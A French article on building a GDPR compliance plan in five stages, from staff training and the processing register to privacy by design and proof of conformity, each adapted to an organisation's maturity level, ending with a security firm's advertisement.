Comme le règlement européen le rappelle, « *afin de respecter tous les droits fondamentaux et d'observer les libertés et les principes reconnus par la Charte des droits fondamentaux de l'Union Européenne, consacrés par les traités, en particulier le respect de la vie privée et familiale, du domicile et des communications, la protection des DCP, la liberté de pensée, de conscience et de religion, la liberté d'expression et d'information, la liberté d'entreprise, le droit à un recours effectif et accéder à un tribunal impartial, et la diversité culturelle et religieuse* », l'objectif n'est plus dans la déclaration des traitements à l'autorité de contrôle, mais dans la responsabilisation des acteurs et la sécurité des données pour garantir la protection de la vie privée et le respect des libertés fondamentales.

Nous proposons ici de synthétiser la cible ultime que le plan d'action devra atteindre.En effet, la conformité avec le règlement général sur la protection des données à caractère personnel peut être structurée en quatre axes principaux :

1 - Un renforcement majeur des droits des personnes concernées.


2 - Un renforcement majeur des obligations de sécurité des données à caractère personnel et de protection de la vie privée.

3 - Un renforcement des responsabilités du responsable du traitement et surtout la définition de nouvelles responsabilités pour le sous-traitant.

4 - L'obligation d'être en mesure de fournir des preuves de la conformité.

3 Les étapes du plan d'action

Le tableau 1 (voir page suivante) illustre la cible et les différentes étapes.



<table>
<tr><td rowspan="2">Maturité</td><td colspan="2">Faible</td><td>Moyenne</td><td colspan="2">Forte</td></tr>
<tr><td>Pratique inexistante</td><td>Pratiques de base mises en œuvre de manière informelle</td><td>Pratiques de base mises en œuvre, avec un engagement de l'organisme vis-à-vis des PC</td><td>Processus défini, décrit, adapté à l'organisme, généralisé et bien compris par le management et par les exécutants</td><td>Processus coordonné et contrôlé à l'aide d'indicateurs permettant de corriger les défauts constatés</td></tr>
<tr><td colspan="2"></td><td></td><td></td><td></td><td rowspan="2">Preuve
+
Contrôle des mesures juridiques et techniques
+
Labellisation
Protection de la vie privée
+
Codes de conduite
+
Certification</td></tr>
<tr><td colspan="2">Registre des traitements

Politiques et référentiels
Gouvernance</td><td>Respect des droits de la PC
+
Contrats
+
Plan d'Assurance sécurité
+
Adjonction d'outils SSI
Security by default</td><td>Intégration de la sécurité des DCP dans les projets
+
EIVP
+
Security by design</td></tr>
<tr><td></td><td colspan="5">Sensibilisation, Formation, Directions, Métiers
+
Utilisateurs, Nomination du Chef de projet / DPO</td></tr>
<tr><td></td><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td></tr>
<tr><td></td><td colspan="4">Temps</td><td>Mai 2018</td></tr>
</table>

Tableau 1 : les étapes.

La cible pour les organismes est très claire, il s'agit d'être en mesure pour mai 2018 de démontrer la conformité au Règlement.

Dans un deuxième temps, nous identifierons les difficultés à surmonter en fonction du profil de maturité de l'organisme.

Cette cible ne peut être atteinte sans réaliser les actions consécutives aux 5 types d'étapes :

1. La formation du responsable du traitement, des directions métiers, de l'encadrement intermédiaire, des directions supports (DSI, sûreté des installations...) et de l'ensemble des utilisateurs manipulant des données à caractère personnel.

   Cette campagne de formation a conduit à :

   - la nomination d'un chef de projet pour la mise en conformité ;
   - la nomination éventuelle du DPO.

   Il est important de noter que la formation devra être reproduite et adaptée aux différents acteurs en fonction des étapes.

2. La cartographie de l'ensemble des traitements, la définition du registre puis la formalisation de politiques de protection de la vie privée destinée aux clients ou aux usagers et une particulière à usage interne.

   Ces politiques doivent être mises en cohérence avec l'ensemble du référentiel protection de l'information, sécurité des systèmes d'information.

   La mise en place d'une gouvernance identifiant les acteurs et les responsabilités ainsi que les articulations avec l'organisation hiérarchique, les fonctions de contrôle interne d'une part et l'autorité de contrôle CNIL d'autre part.

3. La formalisation des procédures permettant aux personnes concernées d'exercer leurs droits. Ces procédures doivent être enseignées aux différents acteurs de l'organisme, puis testées.

   Les mentions légales doivent être mises à jour. Les contrats avec les sous-traitants doivent intégrer les nouvelles obligations. Ces contrats doivent faire l'objet de Plans d'Assurance Sécurité permettant au responsable du traitement d'avoir l'engagement du sous-traitant à respecter les règles fonctionnelles de sécurité définies dans les politiques de l'organisme. Le Plan d'Assurance Sécurité devra démontrer la transcription effective de l'application des règles fonctionnelles de sécurité des données à caractère personnel.

La sécurisation des systèmes hébergeant des données à caractère personnel est essentiellement réalisée par l'adjonction d'outils extérieurs pour protéger des systèmes ou des applications n'ayant pas intégré une démarche native de sécurité pendant tous les cycles de vie du projet.

4. L'étape quatre doit conduire à systématiser pour tout projet traitant des données à caractère personnel, la démarche de sécurité dès la phase de conception jusqu'à la phase de mise en production.
5. La dernière étape doit permettre non seulement de fournir la preuve à l'autorité de contrôle, voire à la personne concernée que les traitements sont conformes aux principes du règlement, mais aussi de contrôler l'efficacité de l'ensemble des mesures pour la protection de la vie privée.

4 Les difficultés de chaque étape en fonction du niveau de maturité

Il est important de noter que l'évolution du niveau de maturité à l'intérieur de chaque étape constitue aussi des paliers progressifs pour la mise en conformité.

4.1 Étape 1 : La sensibilisation et la formation

4.1.1 Les organismes à faible maturité

La sensibilisation du responsable du traitement constitue une étape fondamentale ; de son succès dépendent les autres étapes.

Le responsable du traitement doit clairement comprendre quelles sont ses responsabilités. Le montant des nouvelles sanctions administratives (jusqu'à 20 millions d'euros ou 4 % du chiffre d'affaires mondial) constitue évidemment un vrai levier juridique.

Il est néanmoins dommage de mettre pédagogiquement en avant les sanctions quand l'on sait que l'objectif du règlement est : « *de respecter tous les droits fondamentaux et d'observer les libertés et les principes reconnus par la Charte des droits fondamentaux de l'Union Européenne, consacrés par les traités, en particulier le respect de la vie privée et familiale, du domicile et des communications, la protection des données à caractère personnel, la liberté de pensée, de conscience et de religion, la liberté d'expression et d'information, la liberté d'entreprise, le droit à un recours effectif et accéder à un tribunal impartial, et la diversité culturelle et religieuse* ».

Cette sensibilisation auprès du responsable du traitement devrait permettre de définir un chef de projet pour la mise en conformité puis de nommer un DPO (externe ou interne), même dans les cas où ce n'est pas obligatoire. La nomination d'un DPO constituant un véritable acte citoyen facilitant notamment le respect des droits de la personne concernée.

Il est clair que ce profil d'entreprise ou d'organisme est très peu préparé aux étapes suivantes.

Le responsable des traitements doit par conséquent allouer les budgets et les ressources nécessaires pour permettre à l'éventuel DPO de réaliser ses missions et pour le suivi du plan d'action.

Cette sensibilisation comme pour les autres types d'organismes devra être complétée de véritables formations notamment auprès de l'encadrement intermédiaire et des acteurs techniques chargés de la mise en œuvre effective des traitements.

4.1.2 Les organismes à maturité moyenne et forte

Comme nous l'avons évoqué plus haut, ce type d'organisations se caractérise par une compréhension plus forte du responsable du traitement sur la problématique de la protection de la vie privée et la sécurité des données à caractère personnel. Aussi la sensibilisation devra se concentrer sur les nouveautés et leurs impacts en termes de responsabilités et de gouvernance.

4.2 Étape 2 : La constitution du Registre, la définition des référentiels et la mise en œuvre de la gouvernance


4.2.1 Les organismes à faible maturité

Les organisations à faible maturité au regard de la protection de la vie privée ont rarement nommé un CIL ; aussi la constitution du registre représente une nouveauté.

La constitution du registre (obligatoire) doit permettre de réaliser une véritable cartographie des traitements, des finalités, des durées de conservation des données à caractère personnel, des destinataires et des personnes chargées de la mise en œuvre effective des traitements.

Il est important de noter que la constitution d'un registre ne pourra se faire qu'après avoir formé des relais dans les directions métiers, organisés grâce à une gouvernance structurée dans un véritable référentiel.

Cette étape devra être complétée par la définition de politiques puis par la mise en place d'une véritable gouvernance.



4.2.2 Les organismes à maturité moyenne

C'est sur ce dernier point que se concentreront les organismes à maturité moyenne, dans le cas où le Registre des traitements est déjà constitué.

La formalisation de politiques de protection de la vie privée et de sécurité des données à caractère personnel doit non seulement être mise en cohérence avec la politique de sécurité du système d'information, mais aussi « chapeautée » par une véritable lettre d'engagement du responsable du traitement, démontrant son engagement de responsabilité et sa volonté de fournir les moyens budgétaires, humains et techniques pour se mettre en conformité.

Ainsi trois niveaux de textes devraient constituer ce référentiel :

1. Stratégique : la lettre d'engagement du responsable du traitement. Deux écoles se profilent : la première est de définir ce texte en parallèle de la lettre d'engagement pour la protection de l'information et la sécurité des systèmes d'information. La deuxième école est plutôt de fusionner les deux thématiques et de monter la cohérence de l'approche.

2. Tactique et fonctionnel : la politique générale pour la protection de la vie privée ou plutôt les politiques de protection de la vie privée, l'une devant être formalisée à destination des clients ou des usagers. Elle présente les règles fonctionnelles consécutives aux principes du règlement respectés par le Responsable du Traitement à l'égard des personnes concernées clientes ou usagers. L'autre à usage interne destinée aux directions métiers présente la démarche, les responsabilités respectives internes et les règles fonctionnelles à usage interne.

   La politique générale de protection de la vie privée devrait faire appel aux règles de sécurité de la politique sécurité système d'Information, supposée exister dans les organismes à maturité moyenne.

3. Opérationnel : ce niveau de texte constitué de guides, manuels et chartes présente les règles opérationnelles et pratiques de protection de la vie privée.

Comme pour les organismes à fable maturité, le défi majeur est dans la mise en œuvre opérationnelle de la gouvernance et de la supervision.

4.2.3 Les organismes à maturité forte

Les organismes à forte maturité sont censés avoir déjà réalisé la phase de définition des politiques, aussi ils ne réaliseront qu'une adaptation pour intégrer les nouveaux droits des personnes concernées et les nouveaux devoirs du Responsable de Traitement (nouvelles informations à fournir, sécurité et notification de violations de données à caractère personnel à l'autorité de contrôle, voire à la personne concernée).

Aussi, c'est bien dans la mise en place d'une nouvelle gouvernance que se caractérise cette étape pour les entreprises ou organisations en maturité effective.

La nomination du DPO dans le DSI n'est pas dans l'esprit du règlement, nous rappelons que certaines autorités de contrôle le refusent. La fonction de contrôle du DPO exige une séparation avec la fonction de mise en œuvre. Nous avons aussi souvent constaté que le cumul de la fonction CIL avec celle de DSI, voire de RSSI ne facilite pas la responsabilisation des directions métiers qui ressentent encore la problématique comme technique.

Dans ces organismes à forte maturité, le DPO sera nommé à la direction de l'Audit, de la conformité ou à la direction juridique.

Il est important de souligner que souvent les directions juridiques ne se sentent pas à l'aise avec les aspects sécurité « techniques » obligatoires pour garantir une protection réelle de la vie privée. Ils ne viennent pas participer aux Études d'Impact sur la Vie Privée que nous aborderons dans l'étape 4. Une autre question se pose : sur le contrôle de la conformité présentée dans la dernière étape, les profils juridiques sont-ils les plus adéquats pour réaliser ce contrôle ?

La gouvernance pour la protection de la vie privée devra s'articuler autour de deux voies fonctionnelles non hiérarchiques en parallèle de la voie hiérarchique et pilotées par un comité de pilotage, arbitrage et suivi chargé notamment de la validation des traitements. Cette validation devant être considérée comme une véritable homologation :

1. La voie fonctionnelle pour la protection de la vie privée, animée par le DPO, constituée de relais dans les directions métiers, elle doit permettre l'intégration des exigences du règlement dans chaque direction.

   Elle doit faciliter la remontée d'incidents en évitant les ressentis éventuels de culpabilité ou de délation. À ce titre, il est important de noter que le DPO n'a pas de pouvoir hiérarchique dans lesdites directions métiers. C'est au DPO de décider, en fonction de la gravité, de la nécessité de remonter l'incident au responsable du traitement, à l'autorité de contrôle, voire à la personne concernée.

   Elle doit permettre de solliciter le comité de pilotage, arbitrage et suivi pour arbitrage, car les divergences d'estimation ne seront pas rares à l'intérieur des directions métiers et bien sûr avec la direction système d'information ou le sous-traitant.

   De plus, seule la voie fonctionnelle pour la protection de la vie privée serait apte à gérer les éventuelles demandes de dérogations.

   Le principe étant que seule l'équipe formalisant les règles peut fournir des dérogations. Dans ce cas, le comité de pilotage, arbitrage et suivi devra être consulté.

   Il est intéressant que les grands groupes à très forte maturité aient déjà initialisé une voie fonctionnelle

pour la protection des informations (et non pas pour la protection des systèmes). Aussi il n'est pas rare que cette voie fonctionnelle fusionne avec la voie fonctionnelle protection de la vie privée.

2. La voie fonctionnelle SSI, animée par le RSSI, chapeautée par le comité de pilotage, arbitrage et suivi a les mêmes objectifs que la voie fonctionnelle pour la protection de la vie privée, mais sur le périmètre de la sécurité système d'information.

   Il est important de noter la nécessité de formaliser dans une méthode adaptée une relation structurée entre les métiers chargés de formaliser les besoins et les événements redoutés et les maîtres d'œuvre chargés de la réalisation des objectifs de sécurité.


4.3 Étape 3 : Le respect des droits de la personne concernée, la formalisation des contrats et la sécurité par adjonction d'outils

4.3.1 Les organismes à faible maturité ou moyenne

L'étape est ici fondamentale pour les deux profils d'organisations.

Le responsable du traitement doit fournir treize informations à la personne concernée lorsque les données sont collectées directement, quatorze lorsqu'elles sont collectées indirectement.

1. L'identité et les coordonnées du responsable du traitement.
2. Les coordonnées du DPO.
3. Les finalités du traitement.
4. Les intérêts légitimes poursuivis par le responsable du traitement lorsque le traitement est fondé sur l'art. 6§1.
5. Les destinataires ou catégories de destinataires des données à caractère personnel.
6. L'intention d'effectuer un transfert de données à caractère personnel hors Union Européenne.
7. La durée de conservation des données à caractère personnel.
8. Les droits d'accès, de rectification ou l'effacement de celles-ci, de limitation du traitement et le droit à la portabilité.
9. L'existence du droit de retirer son consentement à tout moment lorsque le traitement est fondé sur l'art. 6§1 point a) ou sur l'art. 9§2 point a).
10. Le droit d'introduire une réclamation auprès d'une autorité de contrôle.



11. Des informations sur la question de savoir si l'existence de la fourniture des données à caractère personnel a un caractère règlementaire ou contractuel.
12. L'existence d'une prise de décision automatisée, y compris d'un profilage.
13. Si modification de la finalité lors d'un traitement ultérieur, le responsable du traitement doit informer la personne concernée.
14. Le responsable du traitement doit fournir la source d'où proviennent les données à caractère personnel et une mention indiquant qu'elles sont issues ou non de sources accessibles au public, lorsque les informations n'ont pas été collectées directement auprès de la personne concernée.

Ceci représente une véritable nouveauté. Les autorités de contrôle seront particulièrement vigilantes puisque l'information de la personne concernée constitue le préambule au respect de ces droits.

Les informations légales devront permettre d'acquérir, quand c'est nécessaire, le consentement éclairé et univoque de la personne concernée. Le responsable du traitement devra recueillir les éléments pour en fournir la preuve. Le consentement devra pouvoir être retiré aussi facilement que sa fourniture.

Une part importante du chantier de cette étape est de formaliser un ensemble important de procédures permettant aux personnes concernées d'exercer leurs droits en face à face, en utilisant un mandataire, par courrier postal, par mail, en interne, externe…

Il est important de rappeler que les délais de réponse ont changé et que le premier délai est fixé à un mois au lieu de deux dans la loi I &L.

Nous soulignons ici que ceci constitue la partie la plus visible de la conformité et qu'elle est particulièrement sensible puisqu'elle détermine clairement le respect de la vie privée et des libertés fondamentales.

Le lecteur doit savoir que les autorités de contrôle peuvent surveiller les organismes en ligne.

Les responsabilités des sous-traitants devront être définies dans les contrats. Elles devront aborder non seulement les aspects juridiques et contractuels, mais aussi les techniques de sécurité. Ce profil d'organisme a rarement formalisé les exigences techniques de sécurité dans un document annexe au contrat : le Plan d'Assurance Sécurité. L'ANSSI a constitué un outil intéressant dans un PAS type à faire compléter par le sous-traitant.

Cette étape doit être complétée par la sécurisation des systèmes informatiques, dite « by default » dans le règlement.

Les entreprises à faible ou moyenne maturité ne possèdent que rarement des politiques de sécurité et devront appliquer des bonnes pratiques de sécurité.

La formalisation d'une PSSI structurée selon la norme ISO 27002 ou inspirée de la PSSI E (de l'État pour le non confidentiel défense) est clairement ressentie comme lourde ; aussi l'application des mesures issues du guide d'hygiène de sécurité informatique, en complément des recommandations CNIL, est perçue comme pragmatique et adaptée à la taille et aux enjeux de ce type d'entreprise.

Pour ce profil d'entreprises ou d'organisations, il n'est pas rare de se contenter d'une minimisation des données à caractère personnel complétée d'une approche de sécurisation constituée d''ajouts de produits de sécurité additionnels censés sécuriser à la fois les données et protéger la vie privée des personnes concernées.

La minimisation des données à caractère personnel a pour objectif de s'assurer que seules les données à caractère personnel adéquates, pertinentes et non excessives au regard de la finalité poursuivie, sont collectées.

La recommandation est claire : seuls les champs relatifs aux données à caractère personnel déterminés sont créés et peuvent être renseignés dans une base de données et aucun autre champ ne peut être ajouté (ne pas prévoir de champ « texte libre ») et de bien vérifier régulièrement qu'aucune DCP supplémentaire n'a été collectée par rapport à ce qui était initialement prévu…

Cette approche est possible si l'expression des besoins et exigences juridiques est réellement exprimée par les directions métiers et arbitrée par une structure collégiale (rarement mis en place dans ce type d'organisme) pour être en relation avec ces bonnes pratiques.

Sinon cette sécurité restera constituée de règles autojustifiées par l'informatique et la sécurité et leurs adéquations avec les besoins des directions métiers ne saurait être garantie.

L'application du premier alinéa de l'article 32 du règlement mentionne : « *compte tenu de l'état des connaissances, des coûts de mis en œuvre et de la nature, de la portée du contexte et des finalités des traitements ainsi que des risques, dont le degré de probabilité varie, pour les droits et libertés des personnes physiques, le responsable du traitement et le sous-traitant mettent en œuvre les mesures techniques et organisationnelles appropriées afin de garantir un niveau de sécurité adapté au risque y compris entre autres selon les besoins :*

*a) La pseudonymisation et le chiffrement des données à caractère personne*l ».

On voit bien ici la nécessité d'une concertation forte en les directions métiers déléguées par le responsable du traitement et les équipes de mise en œuvre, direction des systèmes d'information ou sous-traitants.

La DSI ou le sous-traitant ne peuvent, sans instruction des directions métiers, identifier la sensibilité des données à caractère personnel et la finalité des traitements. L'expression des besoins nécessite leur implication, l'identification des évènements redoutés ne peut se faire sans elles et la validation des risques résiduels juridiques et techniques relève de leurs responsabilités.

La mise en œuvre des dispositifs de pseudonymisation et de chiffrement doit être mise en œuvre en corrélation avec la sensibilité des données à caractère personnel, la finalité du traitement et l'impact potentiel pour la vie privée.

L'idée est de protéger au maximum la vie privée de la personne concernée.

La première possibilité est donc de faire perdre définitivement le caractère identifiant des données à caractère personnel. Une « véritable » anonymisation implique nécessairement une perte (irréversible) d'information. Dans certains cas, le simple fait d'effacer ou de noircir une partie des données peut suffire à atteindre l'objectif souhaité.

La « pseudonymisation » est donc plus adaptée à un grand nombre de traitements. Elle peut être définie comme le remplacement d'un nom par un pseudonyme. C'est le processus par lequel les données perdent leur caractère identifiant (de manière directe). Les données restent liées à la même personne dans tous les dossiers et systèmes informatiques sans que l'identité ne soit révélée. Elle est opérée avec la possibilité de retour vers les noms ou identités.

Il convient de garder à l'esprit que la corrélation de données à caractère personnel pseudonymisées reste possible et qu'une réidentification peut intervenir à partir d'informations partielles dès lors qu'une donnée à caractère personnel est pseudonymisée et non purement supprimée. En effet, il est possible d'associer la donnée originale à la donnée pseudonymisée dès lors que le secret est compromis et que la complexité de la donnée originale n'est pas suffisante.

Les autorités de contrôle conseillent de pratiquer une véritable suppression de données, ou de réaliser une « pseudonymisation » accompagnée de garanties organisationnelles et techniques fortes, notamment par l'utilisation de fonctions de hachage à clé secrète.

Elles recommandent de supprimer une partie suffisante des données (ex. : ne garder qu'une année de naissance et non la date de naissance complète pour éviter qu'on retrouve l'identité d'une personne en connaissant en plus son lieu de naissance et son sexe, supprimer les deux derniers octets d'une adresse IPv4), appliquer une fonction de hachage à clé secrète et supprimer la ou les clés secrètes, ou encore remplacer les DCP qui permettent d'identifier les personnes par un texte neutre (étoiles, quelques lettres identiques, identifiant séquentiel...)...

S'il est nécessaire que des personnes habilitées puissent vérifier que des données anonymisées correspondent à des données originales qu'ils ont en leur possession, il est conseillé d'utiliser une fonction de hachage SHA-256 avec une clé secrète, voire pratiquer une double pseudonymisation avec deux clés secrètes détenues par deux organismes différents.

S'il est nécessaire à des personnes habilitées de pouvoir retrouver les données originales (levée de pseudo), utiliser une fonction de chiffrement, éventuellement en partageant une clé en trois parties confiées à trois personnes différentes (par exemple sur un CD ou une carte à puce) avec l'obligation qu'au moins deux des trois personnes se réunissent pour reconstituer la clé, afin de protéger la confidentialité du secret...

L'organisation de protection des secrets (clés, tables de correspondance...), permet si nécessaire de lever le pseudo et doit garantir que cela ne puisse être fait que par le détenteur des secrets (séparation et stockage des clés dans des coffres ignifugés, journalisation des accès...).

L'application de l'alinéa a) de l'article 32 soulève deux grandes questions. La première l'organisation, la gouvernance, l'implication des directions métiers, la deuxième concerne la disponibilité des outils et produits. L'Association Française des Correspondants pour la protection des Données à caractère Personnel a constitué un référentiel d'outils, mais la liste est encore limitée.

La difficulté est donc double : organisationnelle et méthodologique nécessitant de réelles concertations dans les équipes d'une part et dans la faible disponibilité des outils et produits.

La solution consiste clairement à intégrer ce type de fonction nativement dans le système d'information traitant les données à caractère personnel selon la démarche « by design » (voir plus bas).

4.3.2 Les organismes à forte maturité

Les organismes à forte maturité sont équipés depuis longtemps d'une PSSI et de contrats complétés de PAS, aussi ils se concentreront sur la mise à niveau des procédures permettant aux personnes concernées d'exercer leurs droits, les mentions légales et les contrôles auprès des sous-traitants.

C'est pourquoi il est fondamental d'avoir formalisé un PAS avec le sous-traitant pour réaliser les contrôles prévus dans la clause d'audibilité du contrat formalisant les périmètres et les délais de prévenance.


Il nous semble important de souligner la composante humaine du sous-traitant, il doit s'engager à former ses collaborateurs, non seulement aux exigences juridiques, mais aussi et surtout aux règles formalisées dans les politiques de protection de la vie privée et de sécurité des données à caractère personnel de son client.

4.4 Étape 4 : Intégration de la sécurité des données à caractère personnel dans les projets

4.4.1 Les organismes à faible maturité ou moyenne

L'intégration native de la sécurité des données à caractère personnel pour garantir la protection de la vie privée EIVP, dite dans le Règlement « security by design » constitue une véritable difficulté pour ce profil d'entreprises ou organisations.

L'application littérale des normes ISO 3100 et ISO 27005, l'intégration de la méthode ANSSI EBIOS ne sauraient être une réponse facile et adaptée au contexte de ces profils de maturité.



En effet, les DPO à culture non technique se sentent un peu effrayés par la complexité de la méthode et tentent trop souvent une application littérale et orthodoxe. Ils manquent de recul et ont clairement besoin du RSSI pour réaliser les différentes étapes. Attention de bien comprendre que les objectifs ne sont pas les mêmes, l'un est réalisé pour protéger la vie privée de la personne concernée, l'autre pour répondre aux besoins des métiers identifiés par les évènements redoutés pour l'organisme.

La CNIL, identifiée par le G29 comme la plus avancée sur le sujet, a donc adapté la méthode EBIOS au contexte de la protection de la vie privée. La CNIL ayant bien conscience des difficultés pour ces profils a déjà formalisé deux versions de la méthode. Il est probable qu'il y en aura une troisième version.

Le succès pour ces profils d'organismes passe notamment encore une fois par de véritables formations destinées aux représentants des maîtrises d'ouvrage et aux chefs de projet informatique, mais aussi sans doute par des outils simples permettant de suivre de manière fluide et quasi automatisée les étapes de la méthode.

Un effort réel devra être fourni pour formaliser le processus de validation des risques résiduels par le responsable du traitement qui se sent souvent très loin de ce type de préoccupation.

4.4.2 Les organismes à forte maturité

L'intégration native de la sécurité dans les projets est censée être appropriée par tous les acteurs concernés dans ce type d'organisation.

Les méthodes institutionnelles MEHARI, EBIOS ou « maison » sont donc adaptées afin de prendre en compte les spécificités des nouvelles exigences juridiques et les dommages redoutés.

L'intégration de la protection de la vie privée dans tous les projets, au même titre que l'intégration de la sécurité de l'information, n'aura pu se faire qu'à l'aide des référentiels documentaires cohérents et complémentaires diffusés et supportés par les voies fonctionnelles et leurs articulations : SSI, Protection de la vie privée, sûreté des installations, combinées à un engagement fort du management...

4.5 Étape 5 : Contrôle des mesures juridiques et techniques

Nous rappelons ici le devoir du responsable du traitement de fournir des preuves de la conformité des traitements qu'il a fait mettre en œuvre.

À part les grands groupes qui sont habitués à mettre en œuvre des fonctions transverses de contrôle (direction de l'audit interne ou direction de la conformité), ceci constitue une véritable nouveauté et aucun profil d'entreprise ou organisme ne se détache particulièrement. En effet, certains organismes en réflexion, envisagent de nommer le DPO dans une direction orientée maîtrise d'œuvre, dans ce cas ils sont vite confrontés à la difficulté de l'autocontrôle.

Un grand nombre d'organismes ou entreprises de toutes tailles identifient le label gouvernance formalisé par la CNIL comme étant une voie importante et relativement facile à suivre sur le plan méthodologique pour démontrer la conformité aux aspects organisationnels et juridiques.

Un grand nombre d'entreprises envisageront les tests intrusifs pour qualifier la sécurité informatique des traitements.

La certification de sécurité de premier niveau (CSPN) de certains produits par l'ANSSI peut être intéressante pour fournir une preuve. Ces produits peuvent poser des problèmes d'exploitation, car ils ne constituent pas les standards de fait du marché et nécessitent encore une fois des plans de formation adaptés.

Une question se pose : les grands groupes, en attendant que les autorités de contrôle mettent à disposition des mécanismes de certification du respect de codes de conduite, se lanceront-ils dans une démarche de type ISO 27001 pour la réalisation d'un système de management pour la protection de l'information sur le périmètre restreint du traitement des données à caractère personnel ?

Les hébergeurs de données à caractère personnel sensibles vont clairement dans cette voie. La certification ajoutée à l'agrément d'hébergeurs de données de santé rassure fortement les clients. Elle nécessite un engagement fort de la direction générale et suppose un niveau de maturité toujours plus grandissant.

Conclusion

Le plan de mise en conformité avec le règlement ne saurait être plaqué sur une organisation sans prendre en compte son « histoire », sa culture, son organisation et son niveau de maturité, à la fois pour la protection de la vie privée et la sécurité des systèmes hébergeant ces données.

Nous soulignons ici qu'il nous parait fondamental de s'appuyer non seulement sur la direction juridique et les directions métiers, mais aussi sur l'équipe sécurité pour se mettre en conformité. Pourtant, il n'est pas rare que celui-ci ne soit pas intégré par réflexe dans l'équipe pour le plan de mise en conformité. Or le RSSI voit toujours le règlement comme un « magnifique » levier pour pousser le responsable des traitements à toujours continuer le processus de sécurisation. Les entreprises soumises au Sarbanes Oaxley Act ont vécu le même processus : la règlementation pousse les entreprises et organismes à toujours plus intégrer les exigences de sécurité.

Ainsi le plan de conformité ne doit pas être vu comme un ensemble de contraintes inadaptées (il s'agit de protéger la vie privée et de participer au respect des libertés fondamentales !), mais comme une opportunité pour améliorer le fonctionnement et la transparence des processus de collecte, de traitement et de conservation des données à caractère personnel. ■

NES

RED TEAM
Audit

BLUE TEAM
SOC

La COMBINAISON GAGNANTE

contactez-nous :

marcom@nes.fr

01 53 38 57 00

www.nes.fr